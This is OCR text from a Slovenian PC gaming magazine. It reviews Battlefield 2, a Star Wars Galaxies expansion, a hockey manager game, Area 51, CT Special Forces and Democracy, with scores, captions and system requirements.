Izza ovinka prvi pridivja "buggie", predelan, kot strela hiter in poskakujoč terenec. Voznik verjetno zagleda opozorilni znak, a hitrost je previsoka: inženir je ravnokar zaslužil štiri točke za dvojni uboj. Njegovo veselje je kratko: poskočnež je očistil pot, tank se neovirano zapelje v samo središče in nesrečneža za topom izstreli v zrak. V tem se prebudita "mejaša" – vsak s po enim zadetkom poskrbita za naslednji ognjemet. Zadnji oklepnik želijo sovražniki bolje uporabiti – naprej pošljejo tri pešake, ki so pokošeni, a ne brez davka. Podporni vojak je izginil neznano kam, levi protitankovski kolega leži mrtev na tleh, drugi bazuko zamenja za strojnico in se bori za preživetje, ostrostrelec se ne javlja, sami ste po dveh prestreženih nabojih komajda še pri življenju. Nato pa... sf, sf, sf – po zraku švignejo tri rakete. Prijateljski helikopter v zadnjem trenutku reši akcijo in zastava je zmagoslavno zajeta. Tak je en obraz *Battlefield 2*.


Prebujanje. Letalonosilka. Idiotski soborec vam meri v obraz. Pok in mrtvi ste. Pa še enkrat. In še enkrat. Bedak namensko pobija lastne može. Tole je drugi obraz *Battlefield 2*.

OGLEJTE SI ŠE...

>> **Counter Strike: Source**
Vivendi

>> **Unreal Tournament 2004**
Atari

>> **Act of War**
Atari



Opremo mrtvih borcev lahko kadarkoli poberete in s tem spremenite poklic.

Tole so vaši topovi – dokler so celi, lahko vaš poveljnik izvaja taktična obstreljevanja, zato jih velja braniti.

Branjenje zastav je postalo vsaj tako "točkovno", pomembno in častno kot njih zavzemanje.

Pilotiranje izbere vmesno pot med arkadnostjo in realizmom. V zrak se spravite hitro, mojster postanete po številnih urah.

Veliki brat

On vidi in sliši vse!

Poveljnik vojske je še ena dobra domislica. Možakarja se izbere med prijavljenimi na podlagi skupnih točk, v roke pa mu je položena precejšnja moč. Poleg tega, da se fizično bori, lahko v določenih intervalih skozi mapo iz ptičje perspektive na bojišče pošlje vohunsko letalo, naroči satelitsko poročilo o sovražnikih, spusti okrepitve v obliki streliva in podobno, ter celo sproži obstreljevanje topništva. Poleg tega je v neposredni navezi z vodji vodov in jim daje z nekaj kliki na zemljevidu jasno vedeti, kje in kaj pričakuje od njih. Če vodja načrt sprejme, ga nato upoštevajo njegovi vojaki, kar tvori navdušujočo piramidno hierarhijo. Poveljnik je v njej seveda povsem na vrhu in kot tak pogosto mož odločitve. Enostavno briljantno.

ČLOVEŠKI FAKTOR

Če nimate široke pipe do interneta, na *Battlefield 2* pozabite – gre za izključno večigralsko ekipno strelsko igro (dobro, prisotno je patetično enoigralstvo s 16 bot, kjer je vodja kreten, drugi pa mu brezpogojno sledijo, služi pa lahko kvečjemu spoznavanju zemljevidov), ki je tako kot vse tekmice v zvrsti pri dostavljanju zabave odvisna predvsem od soigralcev. Če se najdejo bolniki, ki uživajo ob pobijanju lastnih soborcev, vas čaka grenka izkušnja, če pa najdete sobo z

Stacionarni topovi občutno olajšajo branjenje ključnih točk.

normalnimi ljudmi, *BF2* dokaže, kaj zna, a še pod enim pogojem: zavzemite samotarski, "rambovski" pristop, pa vas ne bo prav nič prijazno sprejemala; spoznajte pojme usklajenost, sodelovanje, podrejenost vodu, pa vam bo ponudila nikoli končano simfonijo sodobnega navideznega bojišča, prepojenega z adrenalinom in moštvenim duhom.

Če smo se pri *BF: Vietnam* malce spraševali, če je sploh vreden svojega denarja, saj je bil bolj podoben dobremu modu za *BF 1942* kot novi izkušnji, tokrat nimamo dvomov. *Battlefield 2* ne prinaša le spremenjene tematike; gre za popolnoma drugačno doživetje. V prvi vrsti je opazno občutno zmanjšanje moči oklepnih vozil. Ta sicer še naprej ostajajo najbolj smrtonosna sredstva v igri, a tokrat lahko že dva, trije uigrani "pešci" primernih razredov pospravijo par tankov. Takoj se torej pojavi potreba po moštvenem delovanju in to je dodobra podprto. Kot prvo je tu deljenje ekipe na posamezne vode. Ob "rojstvu" lahko izberete, kateremu vodu znotraj ekipe želite pripadati, ali pa ustvarite kar svojega. Udejstvovanje v vodu ima očitne prednosti: ob smrti se lahko recimo prebujate, ne le ob zastavah, ampak tudi ob nadrejenem, zaradi česar se takoj znajdete sredi akcije – tam, kjer ste najbolj potrebni. Kot drugo pa je tu odličen vmesnik za medsebojno komuniciranje – če že ne posedujete mikrofona, prek katerega blebetate le članom svojega voda, pa lahko na obeh ravneh (voda in celotne ekipe) uporabljate skrajno priročen meni, ki ponudi vse pomembnejše vrstice: od zahtevanja pomoči, zahval in poročanja o premikih sovražnika.

Kar zadeva igralne načine, je na voljo le Conquest. Na zemljevidu je določeno število zastav: kdor jih ima več, točke pridobiva, kdor jih ima manj, izgublja. Zmaga se lahko doseže ali z zavzetjem vseh zastav ali pa z večjim številom točk po določenem času. Morda se sliši enolično, a *BF 2* je vse prej kot to. Pogosto boste na točke enostavno pozabili: igro boste doživljali kot najboljšo prvoosebno strelsko igro, brez skriptiranja, z vsakič drugačnimi situacijami, inteligentno dodelanimi mapami, živimi nasprotniki in široko paleto možnosti: sedem razredov, vozila v zraku, na kopnem in vodi, napadi, branjenje, beg, igranje poveljnika. Kombinacij je toliko, da pol leta ne boste potrebovali nobenega drugega navideznega orožja.


Stopnje so vzor pestrosti: puščavske, močvirnate, stisnjene, prostrane, višinsko razgibane, postavljene v mesta. Ni, da ni.

A SEM PRVI?

Kot da to ne bi bilo dovolj zasvojljivo, so Švedi navrgli še napreden sistem ocenjevanja: ta vam pripisuje ali odšteva točke za vse vrste opravil – branjenje zastave, ozdravljene prijatelje, dobro vožnjo s helikopterjem, dostavo streliva, poboje lastnih mož (čeprav vas lahko z glasovanjem pomilostijo), prijateljski ogenj... Tako zbrane točke se shranjujejo na osrednji strežnik in so pomembne iz dveh razlogov: z njimi lahko odklepate nova orožja in ostale dobrote, hkrati pa ste ves čas razvrščeni na svetovni lestvici vseh igralcev. Nenavadno je, kolikokrat se boste zalotili, kako preverjate, koliko mest ste pridobili in kakšno veselje boste pri poskoku doživeli. Tega se je gotovo spomnil kak psiholog.

Battlefield 2 zmore vso to napeto akcijo prikazovati v bleščeči podobi, a vprašanje je, če je vaš računalnik za to tudi pripravljen. Igra je namreč nesramno požrešna in če nimate vsaj 1GB pomnilnika se pripravite tudi na minute čakanja med (pre)dolgimi nalaganji. A to ni edini očitek – obupno UI v simboličnem enoigralstvu ter nevarnost debilnih soigralcev smo že omenili, ne pa tudi precej neprijetnosti s strežniki. Teh je sicer vedno na stotine, a večinoma spadajo v dve skupini: ali so povsem polni ali pa povsem prazni. Sicer se boste z nekaj poskusi in malo sreče kmalu vrinili na kakšno prosto mesto, a skupaj s strojno zahtevnostjo to znese precej čakanja in od igralca zahteva dobršno mero potrpljenja. Kar pa zadeva igralno vsebino, nam na misel pride le ena pomanjkljivost: vse tri strani (Američani, Kitajci in Bližnjevzhodna koalicija) so praktično identične. Ločijo se le po govoru (dejansko poslušate kitajščino in arabščino) ter uniformah, pri orožjih pa kaj več od različnih imen ni čutiti. Poskus najti še kaj odbijajočega bi se jalovo končal in pristali bi pri dlakocepljenju – ni možnosti uvažanja lastne glasbe, okolje bi lahko bilo bolj uničljivo, ni šole letenja in podobne opazke pač ne morejo oskruniti sicršnje umetnine. Če od nekdaj hrepenite po ekipnem delu v večigralskih strelskih igrah, potem je razmišljanje odveč: *Battlefield 2* je brez dvoma kralj navideznih bojišč! **PCF**

"Pogoste boste na točke pozabili in igro doživljali kot najboljšo prvoosebno strelsko igro, brez skriptiranja z vsakič drugačnimi situacijami"



Da so vozila dobro izkoriščena, se morata v vsakega spraviti vsaj dva zelo dobra usklajena igralca, ki vesta kaj početa.

Poklici

Za vsakega palčka drugačna služba

Po vsaki smrti lahko izbirate med sedmimi različnimi razredi: specialec se ponaša z laserskim merkom in razstrelivom C4, ki ga lahko sprožite z daljave in z njim uničujete ključne stavbe in tanke, ostrostrelca in jurišnega pešaka (strojnica in metalec granat) ni potrebno podrobneje predstavljati, protitankovske enote se znajdejo tako v boju mož na moža kot razstreljevanju oklepnikov z bazukami, a se najhitreje utrudijo, "podporniki" razdeljujejo res redko strelivo in posedujejo najmočnejšo, čeprav nenatančno strojnico, inženirci popravljajo vozila in ključne stavbe ter po tleh trosijo smrtonosne protitankovske mine, medicinci zdravijo poškodovane, oživljajo mrtve, z elektrošokom pa lahko celo ubijejo nepazljive nasprotnike. Uravnoteženost poklicev in nagrajevanje za opravljene naloge je popolno, njihovo medsebojno sodelovanje pa je absolutna nuja.

Min 1,7GHz, 512MB RAM, 128MB 3D kartica

Opt 2,5GHz, 1GB RAM, 256MB 3D kartica

Večigralstvo 16, 32 ali 64 igralcev; LAN, internet

90% **PCF pravi...** "Zabaven polrealističen prikaz sodobnega vojnega spopada. Vredno ogleda.

BOLHE V KRZNU

Star Wars Galaxies
Rage of the Wookiees

Kot da bi milijon glasov hkrati zajokalo od groze...

Založnik Sony Online Entertainment **Na spletu** www.starwarsgalaxies.com

Nadgradnja Combat Upgrade, ki je prišla aprila, je spremenila celotno dinamiko igre Star Wars Galaxies v nekaj, kar je spominjalo na *World of Warcraft*, *EverQuest 2* in praktično vsako drugo igro zvrsti MMORPG.

Preobrazba pa se ni zgodila brez težav. Glavni strežnik v Evropi ni bil pravilno nadgra-

Kkowir Forest: Celo Jediji želijo vedeti, zakaj so Wookieeji pobesneli.

OGLEJTE SI ŠE...

>> **World of Warcraft**
Blizzard

>> **EverQuest 2**
Sony Online Entertainment


>> **Velike kosmate živali**
Trgovina s hišnimi ljubljenčki

"Kashyyyk je prvi planet, ki so ga avtorji dodali od izida originala"

jen in zato so vsi igralci izgubili celoten napredek, ki so ga dosegli v zadnjem tednu. Jasno je, da so bili besni. Nekaj tednov kasneje je Sony med njih vrgel tole stvar, drugi dodatek za igro. *Rage of the Wookiees* je pravzaprav do neke mere še zabavna stvar, ki pa v kombinaciji s prej omenjeno nadgradnjo ne bo zadovoljila zahtevnejših igralcev.

Kashyyyk, dom kosmatih wookieejev, je prvi planet, ki so ga avtorji dodali od izida originalne igre, in je dostopen samo s pomočjo prvega dodatka, Jump to *Lightspeed*, ki pa je vključen tudi v ta paket. Prinaša veliko novih nalog, lokacij in ostale dodatne vsebine.

Izid dodatka je bil zastavljen tako, da bi luč vesolja ugledal isti čas kot film *Revenge of the Sith*. Hecno je, da je *RoTW* postavljen v isto časovno obdobje kot zadnji film, saj se je originalni *Galaxies* dogajal nekje med *A New Hope* in *The Empire Strikes Back*. Pa četudi odmislimo samo časovno neskladje, ima Kashyyyk nekaj resnih težav v svoji sestavi. Odvzeta vam je možnost, da se vzpenjate po hribih, kar vas bo navdajalo z občutkom, da ste prišli v neko čisto drugo igro. Poleg tega pa omejeno dirkanje po vnaprej določenih poteh oropa igro vsakega veselja, ki ga nudi raziskovanje.



Vedno večji vpliv Imperija – zdi se, da so zadnji čas igrali *World of Warcraft*.

Močno je prisoten tudi vonj po *Everquest 2* - oddajajo ga na primer instančna področja. Nikoli ne boste nepričakovano naleteli na bando podjanih Wookieejev, ampak boste vedno vedeli, da vas nekaj čaka na koncu ozke poti, po kateri napredujete. Kje je napetost? Kje je drama?

Imeli smo občutek, da razvijalci niso dovolj časa pilili in brusili niti tega dodatka niti nadgradnje Combat Update. Kot tak se nam Rage of the Wookiees ne zdi sprejemljiv.

Min 1GHz, 512MB RAM, 64MB 3D kartica, internetna povezava, originalni *Star Wars Galaxies* in naročnina

Opt 2GHz, 1GB RAM, 128MB grafična kartica, širokopasovna povezava

Večigralstvo Pravzaprav samo to

41% **PCF pravi...** "Nedodelan dodatek, od katerega smo upravičeno pričakovali bistveno več."

VZHODNA STRAN HOKEJA?

NHL Eastside
Hockey Manager 2005

Sports Interactive s tem naslovom drsajo po tankem ledu

Založnik Sports Interactive **Na spletu** www.sigames.com/ehm

Nekaj stvari je treba poudariti že na samem začetku: medtem ko se celo v našem uredništvu najde kak divji navdušenec nad hokejem, se ta šport po priljubljenosti ne more primerjati s kakšnim nogometom. To potisne *Hockey Manager 2005* pod ta

OGLEJTE SI ŠE...

>> **Football Manager 2005**
Sports Interactive


>> **NHL 2005**
EA Sports

>> **Pro Rugby Manager 2**
Digital Jesters

Vsi statistični podatki ekipe so bili izjemno ljubeče preneseni v igro.

slabo luč, še preden igro sploh namestite. To tudi ni hitra arkadna različica športa, ki so jo izpopolnili pri EA, tako da ne boste mogli vžigubiti športa zaradi dinamike in razburljivosti. Gre za izključno taktično menedžersko simulacijo, ki med svojimi aduti našteva globino, taktično naravnanost in statistiko. Razvili so jo pri Sports Interactive, po videzu in načinu igranja pa se obnese povsem enako kot mnogo bolj popularen bratranec *Football Manager*.

Tukaj so znan zaslon z novicami, večplastni seznami igralcev in določanje taktike s pomočjo majhnih ikon, znano pa vam bo delovala tudi možnost ogleda tekme v dveh dimenzijah ali pa samo prikaz komentarjev. Bolj pomembno je, da se je ohranila globina. Ne samo, da so sposobnosti vseh igralcev vnesli v igro z neverjetno natančnostjo, ampak jim je uspelo v popolnosti zadeti vse drobne značilnosti hokeja. Če stremite po uspehu, boste morali prilagoditi vašo taktiko dobrim in slabim lastnostim vsakega nasprotnika posebej in natančno spremljati dogajanje na tekmi. Če ste nori na hokej, boste v tem neizmerno uživali, če pa športa ne spremljate, vam nekatere stvari sploh ne bodo jasne. Ne poznate razlike med "passive forecheck" in "neutral zone trap"? Potem nimate druge možnosti, kot da izberete nekaj na slepo.



Igralci imajo svoje osebnosti in pri vsakem bo vžgal drug pristop.

V vseh pogledih gre za bližnjega sorodnika uspešnice *Football Manager*. Edina razlika med njima je v samem športu, kar pa zna biti za *Hockey Manager 2005* usodno. Naj malce niža ocena ne ustavi ljubiteljev hokeja, mi smo igro ocenjevali s perspektive povprečnega Janeza.


Min 433MHz, 128MB RAM, 3D kartica

Opt 1,2GHz, 256MB RAM, 3D kartica

Večigralstvo Možnost ligaškega tekmovanja

80% **PCF pravi...** "Če poznate hokej, potem ne boste našli boljšega. Ta preklemanski če..."

Dr. Cray – morda je res zloben do kosti, vendar ima tudi zdravilo, ki ga iščete.



Soborci niso neuporabni, še posebej dobro je biti na njihovi strani v gnečah, kot je tale.

Smešno, da so pustili sceno popolnoma nedotaknjeno zadnjih 40 let.

LOV NA VESOLJCE

Area 51

Ne boste verjeli, kaj so skrivali pred vami...

Založnik Midway **Razvijalec** Midway – Austin **Na spletu** www.area51-game.com

Lovci na klišeje, ki delajo v igričarski industriji in so specializirani za znanstvenofantastično tematiko, bi morali že davno odkriti potenciale, ki jih nudi tajno območje v Nevadi, katerega večina smrtnikov pozna pod nazivom Area 51. Teorije zarote, ki se pletejo okoli tega področja in so bile že milijonkrat dokazane ter spet ovržene, bi morale razvijalcem iger nuditi ogromno napetih zgodb in presenetljivih zapletov. Kako to, da prva prvoosebna strelska igra, ki nosi ime *Area 51*, ves čas igranja daje vtis že videnega?

Omenjeni vtis sta tukaj zakuhali kar dve komponenti. Prva je zgodba, ki ni čisto nič posebnega. Vključuje virus, ki je izbruhnil v Območju 51. Ta vojake in znanstvenike spreminja v mutante. Vključuje posebno enoto, ki pride stvar raziskat. Vključuje red Illuminati in prostozidarje, ki pravzaprav vodijo naš planet. Pokažite s prstom na eno izvirno stvar. In, ne, ne velja, če obrnete stran. Ne samo, da zgodba ni posebej originalna, vprašanje: "Kje, hudiča, sem jaz že to videl?" bodo v vašo glavo metali tudi drugi elementi, ki so boleče očitno "sposojeni" iz iger, kot so *Half-Life*, *Doom*, *AvP*, *Resident Evil* in *Halo*.

BODIMO NATANČNI

Svojo vlogo v zapletu ste verjetno že uganili – ste pripadnik tiste posebne enote, ki naj bi rešila situacijo. Če smo natančni, ste Ethan Cole, operativec skupine HAZMAT. Akcijo začnete ob boku svojih kolegov, ki se v borbi kar dobro znajdejo, pri tem pa jim je v veliko pomoč dejstvo, da ne morejo umreti. Ko se tako prebijate skozi horde mutantov, se tudi sami okužite z virusom. Stranski učinek tega pa je, da se lahko po želji spremenite v mutanta in izkoristite posebne moči te oblike. Med posebne moči se ne prišteva nič posebej spektakularnega: s svojimi tacami lahko udarite bolj konkretno kot prej, energijo izgubljate počasneje in vsi predmeti dobijo čudno modro avro. Na žalost pa tako ne morete uporabljati orožij. Nič, česar ne bi pred davnimi časi pokazal že *AvP*, in žal nič, kar bi bistveno vplivalo na potek igre.

Zgradba stopenj je milo rečeno dolgočasna. Večino časa boste preždeli v ozkih hodnikih in tesnih sobicah, kar bi morda moralo vzbuditi občutek klavstrofobije, ampak mi smo na to ostali imuni. Tudi sama grafika ni nič posebnega, zato pa se malo nad povprečje dviga zvok. Prijetna mešanica kričanja, streljanja in čudnih glasov mutantov vam bo tu in tam pognala kri po žilah. Tu je tudi način za več igralcev, ki na vrhuncu svoje originalnosti ponudi način Infection, v katerem lahko igralci prevzamejo vlogo vojaka ali pa okuženega mutanta. Nič nadstandardnega. Pa je v igri sploh kaj odličnega? Morda orožja? Žal bomo tudi tu morali odgovoriti nikalno. Spet gre samo za standarden kup železja, iz katerega v dobrem smislu izstopajo samo pokalice, ki jih je mogoče držati v obeh rokah hkrati. Bum! Bum, nesnaga vesoljska! Uh, skoraj nas je zajel val navdušenja. Skoraj.

OGLEJTE SI ŠE...

>> **Halo: Combat Evolved**
Microsoft
>> **Doom 3**
Activision
>> **Half-Life 2**
Valve

"V dobrem smislu izstopajo pokalice, ki jih držite v obeh rokah hkrati"

DOSJEJI X

No, ko smo ravno omenjali zvok, velja dodati, da sta glasove za igro posodila tudi sam David "X-Files" Duchovny in Marilyn "pol človek, pol nekaj drugega" Manson. Teoretično bi moral biti to velik plus za igro, vendar tudi to avtorjem ni šlo. Medtem ko je lik gospoda Mansona do neke mere še zabaven, pa Duchovny svoj tekst bere kot da bi se na smrt dolgočasil. In če je dolgočasno njemu, pomislite samo, kako se boste počutili vi.

Saj ne pravimo, da je *Area 51* neigralna zadevščina. Le všeč nam ni posebej. Škoda, da domišljije ni mogoče kupiti, ker bi je fantje pri Midwayu pri razvoju igre potrebovali nekaj cistern. Poskusite najprej demo različico (najdete jo na priloženem DVD-ju) in se odločite na podlagi okusa, ki vam bo na koncu ostal v ustih. Nočemo, da razvijalci ostanejo povsem brez plačila za svoje delo, morda se fantje hitro učijo na svojih napakah. **PCF**

Min 1,4GHz, 512MB RAM, 64MB 3D kartica
Opt 1GB RAM, 128 MB 3D kartica
Večigralstvo 16 igralcev, klasični načini DM, TDM, CTF in način Infection


64% **PCF pravi...** "Gre za najbolj povprečno prvoosebno strelsko igro, kar si jih lahko zamislite."

VEČ TERORISTOV, VEČ AKCIJE

Counter Terrorist Special Forces
Fire for Effect

Sam Fisher bi se samo namrdnil, si nadel očala in izginil v temo

Založnik Hip Interactive **Razvijalec** Hip Games **Na spletu** www.ctspecialforces.com



Priznamo, to je domiselno.

Tale igra si strašno želi postati serija. Čudi nas, da je še niso predelali v risanko, ki bi jo vrteli ob nedeljah zjutraj pri Živ-žavu. Skozi čedno zbirko misij boste izmenjaje vodili dva lika. Prvi, Raptor, je tipičen mišičnjak najprej-streljaj-potem-postavljaj-vprašanja, ki bi ga v filmu lahko igral samo Schwarzenegger, njegov kolega, Stealth Owl, pa je... no, bolj skrite sorte, a ne?

V eni misiji ste Raptor in do kolen gazite v krvi in svincu, v naslednji pa ste Owl, ki veliko raje snema glave z ostrostrelno puško in se plazi naokoli s svojo najnovejšo vojaško opremo. Po nekaj stopnjah, ki so zaskrbljujoče polne hodnikov in zabojev, se igra odpre in postane precej zabavna.

Jasno je, da cilja na malo mlajšo populacijo; dialogom obupno manjka globine, tako da vam bo ciljna publika znana od samega začetka. Dodajte k temu še glavna lika, ki naravnost prosita, da ju nekdo predela v ne pretirano pedagoške igračke za najmlajše militantneže, in nobenega dvoma ne bo več, kam pes taco moli. Naleteli boste tudi na nekaj tehnoloških igračk za velike fante. Sem gotovo sodita puška, ki strelja okoli vogalov in obleka, ki vas naredi nevidnega.

> "Ne ponuja ničesar, kar bi odraslega igralca prilepilo na sedež"

Hec čisto posebne sorte so tudi stopnje s prostim padom, kjer Owl v zraku onemogoči nekaj sovražno nastrojenih padalcev in tu in tam še kakšno jedrsko konico. Drugače pa igra ne ponuja ničesar, kar bi odraslega igralca zares prilepilo na sedež.

CT Special Forces si je prislužila oznako 16+, vendar se bo vsem nad to starostno mejo igra zdela preveč otročja, kar nas zdaj, ko moramo stvar oceniti, spravlja v zadrego. To ni taktična strelska igra, v kar vas želijo prepričati termalna očala in boji v zraku, po drugi strani pa, če gre verjeti cenzorjem, ni primerna niti za otroke. Čudna reč. **PCF**

OGLEJTE SI ŠE...

>> **Splinter Cell Chaos Theory**
Ubisoft
>> **Psi-Ops: The Mindgate Conspiracy**
Zoo Digital
>> **SWAT 4**
Vivendi Universal

Mišičast marinec se po letih in letih treninga skriva za zabojem kot majhna punčka.


Min 1GHz, 256MB RAM, 64MB 3D kartica
Opt 2GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Nič ne bo

73% **PCF pravi...** "10 let stari otroci bi oceni lahko prišteli 5%, a jo ne smejo igrati."

VOLITVE SE BLIŽAJO

Democracy
Končno bodo ministri plesali na melodijo vaših žvižgov...

Založnik Positech Games **Razvoj** Positech Games **Na spletu** www.positech.co.uk/democracy



Morda Švedi res govorijo malo čudno, zato pa nas imajo radi. Vsaj zaenkrat.

Izberite eno državo s seznama desetih in takoj boste izvoljeni za predsednika ter odgovorni za vsako politično odločitev, ki jo bo vaša vlada sprejela. Na voljo imate štiri leta mandata, v katerem se morate dovolj dobro izkazati, da vas bodo izvolili še za štiri leta na naslednjih volitvah. Zamerite se vašim volivcem in igre bo kmalu konec.

OGLEJTE SI ŠE...

>> **Global Power**
GMX
>> **Superpower 2**
Dreamcatcher
>> **Space Empires IV Gold**
Shrapnel Games

Pravice, zdravstvena oskrba in delo za vse, obljubimo. Zdaj pa volite, hudiča.

Igra vsebuje ogromno političnih področij, ki na kompleksne načine vplivajo na mnenje volivcev. Če dvignete davek na gorivo, vas bodo šoferji zasovražili, priljubili pa se boste ljubiteljem čistega okolja. Povečajte vaša vlaganja v državne šole in socialisti se vam bodo smehljali, komunisti pa vas gledali izpod čela. In karkoli že počnete, za božjo voljo, ne razjezite kmetov.

Democracy se postavlja s preprostim vmesnikom, kar je pravi dosežek, če upoštevamo, koliko stvari je avtorjem uspelo stlačiti na en zaslon. Sestavljajo ga gumbi, povezovalne črte in tu in tam kakšen tortni diagram. Stvar je učinkovita, če že domiselna ne. In natanko takšna bo morala biti vaša vlada, če si želite triumfirati na naslednjih volitvah. Utopija tu ni samo pojem iz pravljic, ampak lahko s trdim delom do nje celo pridete. Tja boste prilezli po poti kompromisov, čeprav vas bo večkrat potegnilo, da bi se prelevili v nasilnega, bič vihtečega diktatorja in legalizirali vse vrste orožja.

Težava pa je, da se ob zmagi ne boste počutili kot zmagovalec. Namesto tega boste ugotovili, da so pred vami nova štiri leta napornega uravnavanja proračuna, da bi na koncu dosegli še eno zmago. In za kaj? Za pravico, da vse skupaj ponovite še enkrat.

Ja, takšne so omejitve *Demokracije*. Prva je skrajno zabavno biti "naš dragi vodja", ampak čez čas boste raje pustili službo, da bi se lahko bolj posvetili svoji družini. Prav nič vam ne zamerimo. **PCF**

